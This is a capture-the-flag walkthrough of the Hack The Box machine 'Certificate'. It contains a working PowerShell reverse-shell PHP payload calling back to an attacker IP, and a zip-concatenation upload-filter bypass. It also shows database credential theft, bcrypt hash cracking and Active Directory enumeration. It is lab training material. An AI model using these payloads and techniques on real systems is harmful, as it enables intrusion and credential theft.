


Writeup Certificate



Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
nmap 10.129.251.88
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 20:31 CEST
Nmap scan report for 10.129.251.88
Host is up (0.016s latency).
```

Not shown: 987 filtered tcp ports (no-response)

PORT	STATE	SERVICE
53/tcp	open	domain
80/tcp	open	http
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd
593/tcp	open	http-rpc-epmap
636/tcp	open	ldaps
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
5985/tcp	open	wsman

Nmap done: 1 IP address (1 host up) scanned in 4.44 seconds

Detailed port scan

At the detailed port scan go to get more information from the services which are open on the ip address.

```
nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985 -sCV 10.129.251.88
-vvvv
^[[AStarting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 20:35 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:35
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE: Active NSE Script Threads: 1 (0 waiting)
NSE Timing: About 0.00% done
Completed NSE at 20:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:35
Completed NSE at 20:35, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:35
Completed NSE at 20:35, 0.00s elapsed
```

```
Initiating Ping Scan at 20:35
Scanning 10.129.251.88 [4 ports]
Completed Ping Scan at 20:35, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:35
Scanning certificate.htb (10.129.251.88) [13 ports]
Discovered open port 135/tcp on 10.129.251.88
Discovered open port 80/tcp on 10.129.251.88
Discovered open port 139/tcp on 10.129.251.88
Discovered open port 3269/tcp on 10.129.251.88
Discovered open port 3268/tcp on 10.129.251.88
Discovered open port 53/tcp on 10.129.251.88
Discovered open port 445/tcp on 10.129.251.88
Discovered open port 88/tcp on 10.129.251.88
Discovered open port 593/tcp on 10.129.251.88
Discovered open port 636/tcp on 10.129.251.88
Discovered open port 464/tcp on 10.129.251.88
Discovered open port 389/tcp on 10.129.251.88
Discovered open port 5985/tcp on 10.129.251.88
Completed SYN Stealth Scan at 20:35, 0.06s elapsed (13 total ports)
Initiating Service scan at 20:35
Scanning 13 services on certificate.htb (10.129.251.88)
Completed Service scan at 20:36, 44.85s elapsed (13 services on 1 host)
NSE: Script scanning 10.129.251.88.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:36
NSE Timing: About 99.94% done; ETC: 20:36 (0:00:00 remaining)
Completed NSE at 20:37, 40.08s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 1.48s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Nmap scan report for certificate.htb (10.129.251.88)
Host is up, received echo-reply ttl 127 (0.016s latency).
Scanned at 2025-06-01 20:35:37 CEST for 86s
```

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain	syn-ack ttl 127	Simple DNS Plus
80/tcp	open	http	syn-ack ttl 127	Apache httpd 2.4.58


```
(OpenSSL/3.1.3 PHP/8.0.30)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_http-favicon: Unknown favicon MD5: FBA180716B304B231C4029637CCF6481
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Certificate | Your portal for certification
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos
(server time: 2025-06-01 20:43:55Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active
Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T20:45:24+00:00; +2h08m21s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after: 2025-11-04T03:14:54
| MD5: 0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP
1.0
636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active
Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
```

```
| Not valid before: 2024-11-04T03:14:54
| Not valid after: 2025-11-04T03:14:54
| MD5: 0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
|_ssl-date: 2025-06-01T20:45:24+00:00; +2h08m21s from scanner time.
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active
Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T20:45:24+00:00; +2h08m21s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after: 2025-11-04T03:14:54
| MD5: 0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active
Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T20:45:24+00:00; +2h08m21s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after: 2025-11-04T03:14:54
| MD5: 0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
| -----BEGIN CERTIFICATE-----
```

```
| //
|_-----END CERTIFICATE-----
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.85 seconds
Raw packets sent: 17 (724B) | Rcvd: 14 (600B)
```

As you can see, we have not received any further information about user credentials. As you can see above, port 80 is open. So I have now navigated to the web page.



I decided to check which version the web server is running on. You can do this by using the following command.

```
whatweb http://certificate.htb
http://certificate.htb [200 OK] Apache[2.4.58], Bootstrap, Cookies[PHPSESSID],
Country[RESERVED][ZZ], HTML5, HTTPServer[Apache/2.4.58 (Win64) OpenSSL/3.1.3
PHP/8.0.30], HttpOnly[PHPSESSID], IP[10.129.251.88], JQuery[2.2.4], Meta-
Author[colorlib], OpenSSL[3.1.3], PHP[8.0.30], Script[text/javascript],
Title[Certificate | Your portal for certification], X-Powered-By[PHP/8.0.30]
```


If you browse around the website a little, you will see that you can register an account. So, the first thing I did was create my own account.

○ Please note that after creating a teacher account you need to contact ours support to verify your identity and activate your account

hackthekat123	hackthekat123
hackthekat123@certificate.htb	hackthekat123
●●●●	student ▼
●●●●	Select account type

Submit →

Once you are logged in, you can view the courses that are available. When you click on a course, you will be taken to the next page.



Trainer's Name	Lorra Armessa
Course Fee	\$150
Average time to finish	14 hours
ENROLL THE COURSE	
Your Feedback	

At the bottom of the page, you will find the Course Outline where you can upload the quiz answers, but in reality, we are going to upload a malicious file. Before we can see the Course Outline, we will first have to enroll in the course. You can do this by clicking on the enroll button.

Trainer's Name	Lorra Armessa
Course Fee	\$150
Average time to finish	14 hours
ENROLL THE COURSE	

First, I tested creating an evil_php file and uploading it. I created the evil file by placing the following code in a .php file. The code I used is code that I had used before in another box, but I changed the IP address to that of my machine at that moment.

```
nano shell.php
```

```
<?php
shell_exec("powershell -nop -w hidden -c \"\$client = New-Object
System.Net.Sockets.TCPClient('10.10.14.189',4444); \$stream =
```



```

\ $client.GetStream(); [byte[]]\ $bytes = 0..65535|{%0}; while((\ $i =
\ $stream.Read(\ $bytes, 0, \ $bytes.Length)) -ne 0){; \ $data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString(\ $bytes,0,\ $i); \ $sendback =
(iex \ $data 2>&1 | Out-String ); \ $sendback2 = \ $sendback + 'PS ' + (pwd).Path
+ '> '; \ $sendbyte = ([text.encoding]::ASCII).GetBytes(\ $sendback2);
\ $stream.Write(\ $sendbyte,0,\ $sendbyte.Length); \ $stream.Flush();
\ $client.Close()\");
?>

```

The code you see above is an RCE code that you can use to establish a remote connection between your own machine and the server to which you will upload the file. Now I will put this file in a zip file so that I can upload it to the web server.

```

Aanmaken van Directory
mkdir malicious_files

Kopieren van de .php file naar de nieuwe dir
└─(kali㉿kali)-[~/HTB/Certificate]
└─$ cp shell.php malicious_files

zippen van de nieuwe dir
└─(kali㉿kali)-[~/HTB/Certificate]
└─$ zip -r malicious.zip malicious_files
updating: malicious_files/ (stored 0%)
  adding: malicious_files/shell.php (deflated 40%)

```

If we now try to upload this zip file to the web server, you will see that we get an error message.


400 Bad Request

The request you sent contains bad or malicious content(Invalid MIME type).

First, we will download a PDF file from the internet. This is so that we can upload it first, because if we upload the evil_php, you will get an error message saying that a malicious file is being uploaded. Once the correct PDF has been downloaded from the internet, we will create a zip file from it. This is because the website states that you must upload zip files due to the size of the file.

```
zip legit.zip Untitled.pdf
```

Now that the zip file has been created, we will try to upload it to the web page. This should work normally because it does not contain any malicious code.



File uploaded successfully!. You can check your uploaded assignment file(in case you want to re-upload it or do some changes) [HERE](#)

- Please select the assignment file you want to upload (the file will be reviewed by the course instructor)
- We accept only the following file types: .pdf .docx .pptx .xlsx
- You include the assignment file in .zip archive file to reduce it's size

Quizz Information:

How to be the employee of the month! - Quizz-3

Select File: No file chosen

Then I will combine the zip file I just created and the malicious zip file into a single zip file so that when I upload it, the system will not detect any problems.

```
cat legit.zip malicious.zip > combined.zip
```

As you can see, I was able to upload the file because it does not contain any incorrect code.



File uploaded successfully!. You can check your uploaded assignment file(in case you want to re-upload it or do some changes) [HERE](#)

- Please select the assignment file you want to upload (the file will be reviewed by the course instructor)
- We accept only the following file types: .pdf .docx .pptx .xlsx
- You include the assignment file in .zip archive file to reduce it's size

Quizz Information:

Learn Angular JS Course for Legendary Persons - Final

Select File:

No file selected.

Now that we have uploaded the file, you can click on the [HERE](#) link, which will take you to a new URL. There, you will need to change the URL to the URL where you created the RCE shell.

For me, it is the following URL:

```
http://certificate.htb/static/uploads/fd5b3018c29991130b22f3381786067b/malicious_files/shell.php
```

Before you go to the URL above, you will first need to set up a listener. You can do this by following these steps:

```
nc -lvnp 9001
```

If you now execute the URL, you will see that you are connected to the server on the listener.

```
nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.137] from (UNKNOWN) [10.129.246.127] 60925
ls
```

Directory:

```
C:\xampp\htdocs\certificate.htb\static\uploads\fd5b3018c29991130b22f3381786067b\malicious_files
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	6/7/2025 6:15 AM	590	shell.php

PS

```
C:\xampp\htdocs\certificate.htb\static\uploads\fd5b3018c29991130b22f3381786067b\malicious_files>
```

I decided to see if there were any files that appealed to me. I found the db.php file. This file contained the following credentials.

Username	Password
certificate_webapp_user	cert!f!c@teDBPWD

```
PS C:\xampp\htdocs\certificate.htb> cat db.php
<?php
// Database connection using PDO
try {
    $dsn =
'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
```

Now that we have the credentials and the DB_name, we can take a look at what's in that database. We will most likely do an SQL dump so that we can get the hashes of the users. You can do this by following these steps.

Go to the following path, because that is where you will find mysql.exe.

```
PS C:\xampp\mysql\bin>
```

Then you will need to use mysql.exe and the data we know so that we can see what is in the database. We will do this by using the following command.

```
PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -
pcert!f!c@teDBPWD -D Certificate_WEBAPP_DB -e "SHOW TABLES;"
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses
```

Now I have seen that there is a table users, so I looked into it by using the same command but selecting everything from the table users. There you will see that we can see all users, emails, and their hashes.

```
.\mysql.exe -u certificate_webapp_user -pcert!f!c@teDBPWD -D
Certificate_WEBAPP_DB -e "SHOW TABLES; SELECT * FROM users"
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses
id first_name last_name username email password created_at
role is_active
1 Lorra Armessa Lorra.AAA lorra.aaa@certificate.htb
$2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG 2024-12-23
12:43:10 teacher 1
6 Sara Laracrof Sara1200 sara1200@gmail.com
$2y$04$pgTOAkSnYMqoILmL6MRXL00fFlZUPR4lAD2kvWZj.i/dyvXNSqCkK 2024-12-23
12:47:11 teacher 1
7 John Wood Johney johny009@mail.com
$2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq 2024-12-23
13:18:18 student 1
8 Havok Watterson havokww havokww@hotmail.com
$2y$04$XSXoFSfcMoS5Zp8ojTeUS0j6ENEun6oWM93mvRQgvaBufba5I5nti 2024-12-24
09:08:04 teacher 1
9 Steven Roman stev steven@yahoo.com
```

```

$2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGg0hRFX2    2024-12-24
12:05:05      student 1
10 Sara      Brawn      sara.b  sara.b@certificate.htb
$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6    2024-12-25
21:31:26      admin  1
12 test      test test  test@certificate.htb
$2y$04$Htvhg60907RjbVLs3mi8/eRN1kQDwTqqnQr2Pswr9ArSIIGTOUv70    2025-06-07
09:06:36      student 1

```

I will now put this in a separate file on my Kali machine so that I can try to crack the hashes using John or Hashcat.

You can put the data in the file as follows

```
Sudo nano hashes.txt
```

```

Lorra.AAA:$2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG
Sara1200:$2y$04$pgTOAkSnYMQoILmL6MRXL00fFLZUPR4lAD2kvWZj.i/dyvXNSqCkK
Johney:$2y$04$VaUEcSd6p5NnpqwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq
havokwww:$2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti
stev:$2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGg0hRFX2
sara.b:$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6
test:$2y$04$Htvhg60907RjbVLs3mi8/eRN1kQDwTqqnQr2Pswr9ArSIIGTOUv70

```

Now that the file hashes.txt has been created, I will crack it using John. Since the hashes are in bcrypt format, you will be able to use them in the John command.

```

john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt hashes.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Blink182      (sara.b)
test          (test)
2g 0:00:35:06 36.17% (ETA: 18:20:55) 0.000949g/s 2528p/s 12729c/s 12729C/s
mtjikeku..mtj sexy
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

```

As you can see, we have found the following passwords for the users. I will now try to connect to the Windows machine using evil-winrm. I will use the user sara.b and her password for this.

```
evil-winrm -i certificate.htb -u sara.b -p "Blink182"
```

```
*Evil-WinRM* PS C:\Users\Sara.B\Documents>
```

If we look in the documents folder, you can see that there is a folder called WS-01. If we look inside this folder, you will see that there is a pcap file. We will download this to our own machine, and I will then upload it to Wireshark and analyze it further.

```
*Evil-WinRM* PS C:\Users\Sara.B\Documents> ls
```

Directory: C:\Users\Sara.B\Documents

Mode	LastWriteTime	Length	Name
d-----	11/4/2024 12:53 AM		WS-01

```
*Evil-WinRM* PS C:\Users\Sara.B\Documents> cd WS-01
```

```
*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01> ls
```

Directory: C:\Users\Sara.B\Documents\WS-01

Mode	LastWriteTime	Length	Name
-a----	11/4/2024 12:44 AM	530	Description.txt
-a----	11/4/2024 12:45 AM	296660	WS-01_PktMon.pcap

```
*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01> download WS-01_PktMon.pcap
```

```
Info: Downloading C:\Users\Sara.B\Documents\WS-01\WS-01_PktMon.pcap to WS-01_PktMon.pcap
```

```
Info: Download successful!
```

I opened the PCAP file in Wireshark, but I didn't see anything interesting in it, in my opinion. I did find an NTLM hash in the PCAP file, but it couldn't be cracked.

```
—(kaliⓀkali)-[~/HTB/certificate]
```

```
↳$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Using default input encoding: UTF-8

No password hashes loaded (see FAQ)

```
—(kaliⓀkali)-[~/HTB/certificate]
```

```
↳$ cat hash.txt
```

```
Administrator::CERTIFICATE:0588e3da922edb01:3ff29ba4b51e86ed1065c438b6713f2801
0100000000000000588e3da922edb012a49d5aaa4eeea0c00000000020016004300450052005400
490046004900430041005400450001000800440043003000310004001e00630065007200740069
00660069006300610074006500
```

I will now retrieve the data from the LDAP server using sara.b's credentials, so that I can then put it into Bloodhound.

```
nxc ldap 10.129.246.127 -u 'sara.b' -p 'Blink182' --bloodhound --collection
All --dns-server 10.129.246.127
```

```
SMB          10.129.246.127  445      DC01          [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True)
(SMBv1:False)
```

```
LDAP         10.129.246.127  389      DC01          [+]
```

```
certificate.htb\sara.b:Blink182
```

```
LDAP         10.129.246.127  389      DC01          Resolved collection
```

```
methods: objectprops, group, rdp, container, trusts, psremote, acl,
localadmin, session, dcom
```

```
LDAP         10.129.246.127  389      DC01          Done in 00M 04S
```

```
LDAP         10.129.246.127  389      DC01          Compressing output into
/home/kali/.nxc/logs/DC01_10.129.246.127_2025-06-07_172101_bloodhound.zip
```

I uploaded the data to Bloodhound, and you can see that the user sara.b is a member of the Account Operators group. This group has GenericAll rights for all different users. If we look at the Windows machine, the following users are known:

- Administrator --> No writes
- akeder.kh --> GenericAll
- Lion.SK --> GenericAll
- Ryan.K --> GenericAll
- Sara.B --> Whose user credentials we already know

So now I will check for each user whether the user sara.b has certain rights on which user, and I will list these above next to each user.
